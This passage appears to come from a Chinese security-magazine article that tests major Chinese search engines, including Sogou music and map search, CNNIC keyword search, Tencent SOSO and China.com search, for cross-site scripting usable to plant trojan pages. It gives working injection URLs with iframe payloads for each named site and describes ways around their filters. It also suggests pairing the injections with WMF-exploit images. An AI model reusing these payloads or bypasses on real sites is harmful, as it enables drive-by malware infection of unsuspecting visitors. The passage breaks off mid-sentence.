这有什么用呢？可以利用前段时间爆出的WMF图片漏洞制作出木马图片，然后再进行跨站挂马攻击。

不会守门的狗——检测搜狗搜索引擎

在几大门户网站搜索引擎中，搜狐的搜狗(http://www.sogou.com/)也是漏洞多多。

1.搜狗音乐直接跨站挂马




图11

搜狗的"网页"、"新闻"和"图片"搜索都没有什么问题，"音乐"搜索可以直接跨站挂马，如图12所示，而且跨站链接也比较简洁：




图12

"http://d.sogou.com/music?query=%3Ciframe+src%3D%22http%3A%2F%2Fwww.baidu.com%22%3E%3C%2Fiframe%3E"

2.不安全"地图"搜索

搜狗"地图"搜索居然也有直接跨站的漏洞，如图13所示，而且在"地图"搜索中也可以挂漏洞图片木马，但是搜狗对用户输入的过滤很奇怪，挂图片时使用"<img src="http://img.baidu.com/img/img-jg.gif">"不能显示图片，但是换一个图片却能正常显示，查看源文件原来是过滤了图片地址中的字符"-"，只要漏洞图片地址不包含此字符就能正常挂马——挺可笑的过滤方式——或者说我不懂？！

通用网址，恶意插件很不爽

一直很讨厌通用网址这类的插件，没想到居然还要测试通用网址的搜索。

在新浪、TOM、网易中搜索时，搜索结果页面中都有一个"访问通用网址<iframe src="http://……"的提示，于是点击后来得到的通用网址搜索站点(http://name.cnnic.cn/result.dll)。没想到测试之后，发现通用网址真是很让人不爽！

在"搜索网址"中输入"<iframe src="http://www.




图13

baidu.com"></iframe>"后，搜索结果不正常，显示为空白页面，但是有未闭合的"">　"字符提示。于是更改搜索链接后的关键字符，改造搜索链接地址为："http://name.cnnic.cn/result.dll?c=l_sogou&q=iframe%20src="http://www.baidu.com/"%3D"，不仅在网页中挂马显示，而且很快就跳转到了所挂的木马网页去了，如图14所示。




图14

腾讯SOSO，奇怪的本地过滤

腾讯的QQ家园、QQ空间等早就冒出了不少跨站挂马漏洞，不知道腾讯的搜索站点SOSO(http://www.soso.com/)安全性如何？

从"综合"、"网页"、"图片"、"论坛"、"音乐"、"视频"和"新闻"等一系列搜索检测过去，检测"(iframe)<iframe></iframe>"语句的时候，都没有发现漏洞，但是令人奇怪的是，执行"新闻搜索"检测"iframe"关键词(http://www.soso.com/q?w=%3Ciframe&nmt=c& sc=news&ch=w.ptl&uin=)，发现页面显示不正常，出现了框架，莫非在SOSO的网页搜索中直接可进行网页预览？

仔细观察网站，发现跨站语句中的双引号和单括号都过滤掉了，最终变成了"iframe src=http://www.baidu.com/iframe"，搜索链接变为了"http://www.soso.com/q?w=iframe+src%3Dhttp% 3A%2F%2Fwww.baidu.com%2Fiframe&sc=news& nmt=c&news_type=on"。

根据以往的QQ家园跨站经验，腾讯都是在本地进行过滤的，在服务器不对用户输入进行过滤，因此直接在地址栏中修改搜索链接为"http://www.soso.com/q?w=<iframe src="http://www.baidu.com"></iframe>&sc=news&nmt=c&news_type=on"，刷新后页面显示变形，出现了空白框架，如图15所示。分析网页源文件，发现挂马语句被截为了两段，因此导致页面不正常。




图15

总的来说，腾讯的SOSO搜索网过滤虽然不是很严，但是无法成功利用，所以算是略好一些的搜索站点。

其他搜索网站

此外，笔者还测试了其它的一些网站，比如"中华搜索"(http://sou.china.com/)、"天网搜索"(http://www.tianwang.com)、8848搜索(http://go.8848.com/)、"中搜"(http://www.zhongsou.com/)等。

其中"中华搜索"的网页搜索功能在检测时，页面完全变形，并可跨站显示木马网页，如图16所示，其链接为：

"http://sou.china.com/result.php?query=%3Ciframe+src%3D%5C%22http%3A%2F%2Fwww.baidu.com%5C%22%3E%3C%2Fiframe%3E+"

"天网搜索"是北大网络实验室建立的一个搜索站




图16

点，在对"网页搜索"进行检测时，发现网页严重变形；在对"文件搜索"检测时，发现可以直接跨站挂马，如图17所示，其链接地址为：

